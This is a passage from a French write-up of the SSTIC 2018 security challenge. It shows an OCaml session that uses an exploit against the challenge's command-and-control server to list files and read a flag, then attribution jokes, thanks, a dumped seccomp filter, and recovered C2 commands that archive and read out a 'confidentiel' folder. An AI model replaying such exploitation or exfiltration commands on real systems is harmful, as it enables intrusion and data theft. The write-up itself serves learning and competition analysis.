peering reply
[.] peering bots
[.] pinging
[+] got back:
d1d3c0de41414141
ceqejeve
44f32af5d5dd6819 -> 44f32af5d5dd681a
flags: 100
45 bytes
ping hello
[.] dropping route
- : unit = ()

# let fd = exploit real_ip real_port;;
val fd : Unix.file_descr = <abstr>

# ls fd;;
dirent: ino=bf402, off=c8695b40810d9ed, ..
dirent: ino=c0d32, off=edd2dcb939cf0d0, agent.sh
dirent: ino=c0d33, off=2676a8a934508c93, .bashrc
dirent: ino=c0d31, off=3013057c0979a161, .lesshst
dirent: ino=c1713, off=3a351012560917b9, .profile
dirent: ino=c06c1, off=3b773235c577381c, secret
dirent: ino=c1711, off=415ca47bf590ad6d, .
dirent: ino=c06c0, off=43d4c0437cc0b9c4, .bash_history
dirent: ino=c0d38, off=45ffc0f28f5418ad, .viminfo
dirent: ino=c1715, off=53d5a03b0ba60bd8, .ssh
dirent: ino=c0d34, off=6c489690cbc69f15, agent
dirent: ino=c1714, off=7fffffffffffffff, .bash_logout
- : unit = ()

# cat fd "secret";;
- : bytes = ""

# print_string (cat fd "agent.sh");;
while true; do
    /home/sstic/agent -c "SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}" -l 36735 -i ceqejeve
    sleep 4
done
- : unit = ();

# print_string (cat fd ".viminfo");;
# This viminfo file was generated by Vim 8.0.
```

```
[...]
# Jumplist (newest first):
-'  1  83 ~/secret/sstic2018.flag
[...]

# let addr = cat fd "/home/sstic/secret/sstic2018.flag";;
val addr : bytes =
 "65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet\n"

# String.map rot13 addr;;
- : string =
 "65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org\n"
```

Attribution

De quelle nationalité est le "Inadequation group" à l'origine de ce code malveillant ? Il est difficile d'être catégorique, cependant voici quelques éléments de réponse.

D'une part, on trouve des références claires à la Russie, par exemple à travers le nom de fichier "/tmp/.f4ncyn0un0urs", utilisé par l'exploit Firefox. Cependant, notez la francisation du nom. L'identifiant "babar007" nous oriente également sur la piste française. Est-il possible qu'il s'agisse de russes souhaitant se faire passer pour des français ?

Ne négligeons pas les indices numérologiques : la taille de l'agent, 972272 octets, est remarquable par la quantité de chiffres "2" y apparaissant. Or, 2 est la racine cubique de 8, et 8 est le chiffre de la réussite et du bonheur en Chine. Nous penchons donc pour des chinois souhaitant se faire passer pour des russes se faisant passer pour des français.

Remerciements et conclusion

Le challenge SSTIC autorise le "coup de fil à un ami", heureusement pour moi, car j'y ai eu recours à plusieurs reprises. Je remercie d'abord mon collègue Rémi, à qui j'ai décrit l'algorithme crypto du WASM, et qui a eu tout de suite l'intuition que le chiffrement devait être linéaire, ce qui s'est avéré exact. J'aurais persisté dans la piste de l'overflow du FD_SET si Émilien G. ne m'avait pas orienté vers le bug du *realloc*. Enfin, les organisateurs du challenge m'ont indiqué que le port de connexion au CC que j'avais extrait du trafic réseau était erroné (une histoire d'*endianess*). Merci à tous.

J'ai beaucoup apprécié l'ensemble des épreuves du challenge. L'analyse du WASM était l'occasion de se familiariser avec une technologie montante. Pour l'attaque ROCA, rien de tel que de devoir implanter une attaque concrète pour se forcer à bien comprendre les concepts du papier l'expliquant. L'étude du tas de la libc m'a donné envie de faire plus d'exploit dans ce domaine, et ouvert des pistes de réflexion sur la modélisation formelle d'un allocateur.

Enfin, j'ai admiré la cohérence des épreuves et le réalisme du challenge entier. Bravo aux concepteurs !

Annexe 1 : Filtre seccomp

```
 line  OP   JT   JF   K
=================================
 0000: 0x20 0x00 0x00 0x00000004   ld  $data[4]
 0001: 0x15 0x01 0x00 0xc000003e   jeq 3221225534 true:0003 false:0002
 0002: 0x06 0x00 0x00 0x00000000   ret KILL
 0003: 0x20 0x00 0x00 0x00000000   ld  $data[0]
 0004: 0x15 0x00 0x01 0x000000e7   jeq 231  true:0005 false:0006    exit_group
 0005: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0006: 0x15 0x00 0x01 0x0000000c   jeq 12   true:0007 false:0008    brk
 0007: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0008: 0x15 0x00 0x01 0x00000009   jeq 9    true:0009 false:0010    mmap
 0009: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0010: 0x15 0x00 0x01 0x0000000b   jeq 11   true:0011 false:0012    munmap
 0011: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0012: 0x15 0x00 0x01 0x00000029   jeq 41   true:0013 false:0014    socket
 0013: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0014: 0x15 0x00 0x01 0x00000031   jeq 49   true:0015 false:0016    bind
 0015: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0016: 0x15 0x00 0x01 0x00000032   jeq 50   true:0017 false:0018    listen
 0017: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0018: 0x15 0x00 0x01 0x00000120   jeq 288  true:0019 false:0020    accept4
 0019: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0020: 0x15 0x00 0x01 0x00000036   jeq 54   true:0021 false:0022    setsockopt
 0021: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0022: 0x15 0x00 0x01 0x0000002c   jeq 44   true:0023 false:0024    sendto
 0023: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0024: 0x15 0x00 0x01 0x0000002d   jeq 45   true:0025 false:0026    recvfrom
 0025: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0026: 0x15 0x00 0x01 0x00000014   jeq 20   true:0027 false:0028    writev
 0027: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0028: 0x15 0x00 0x01 0x00000017   jeq 23   true:0029 false:0030    select
 0029: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0030: 0x15 0x00 0x01 0x00000019   jeq 25   true:0031 false:0032    mremap
 0031: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0032: 0x15 0x00 0x01 0x00000048   jeq 72   true:0033 false:0034    fcntl
 0033: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0034: 0x15 0x00 0x01 0x00000101   jeq 257  true:0035 false:0036    openat
 0035: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0036: 0x15 0x00 0x01 0x00000002   jeq 2    true:0037 false:0038    open
 0037: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0038: 0x15 0x00 0x01 0x00000000   jeq 0    true:0039 false:0040    read
 0039: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0040: 0x15 0x00 0x01 0x00000003   jeq 3    true:0041 false:0042    close
 0041: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0042: 0x15 0x00 0x01 0x0000004e   jeq 78   true:0043 false:0044    getdents
 0043: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0044: 0x15 0x00 0x01 0x000000d9   jeq 217  true:0045 false:0046    getdents64
 0045: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0046: 0x15 0x00 0x01 0x00000020   jeq 32   true:0047 false:0048    dup
 0047: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0048: 0x15 0x00 0x01 0x00000001   jeq 1    true:0049 false:0050    write
 0049: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0050: 0x15 0x00 0x01 0x00000005   jeq 5    true:0051 false:0052    fstat
 0051: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
 0052: 0x06 0x00 0x00 0x00030000   ret TRAP
```

Annexe 2 : Commandes du CC

```
msg:
d1d3c0de41414141
babar007
0 -> 28e48f9f80ddf725
flags: 201
```

```
53 bytes
exec "ls -la /home"
--
msg:
d1d3c0de41414141
babar007
0 -> 28e48f9f80ddf725
flags: 201
58 bytes
exec "ls -la /home/user"
--
msg:
d1d3c0de41414141
babar007
0 -> 28e48f9f80ddf725
flags: 201
71 bytes
exec "ls -la /home/user/confidentiel"
--
msg:
d1d3c0de41414141
babar007
0 -> 28e48f9f80ddf725
flags: 201
95 bytes
exec "tar cvfz /tmp/confidentiel.tgz /home/user/confidentiel"
--
msg:
d1d3c0de41414141
babar007
0 -> 28e48f9f80ddf725
flags: 204
62 bytes
read "/tmp/confidentiel.tgz"
--
msg:
d1d3c0de41414141
babar007
0 -> 28e48f9f80ddf725
flags: 202
58 bytes
write "/tmp/surprise.tgz"
```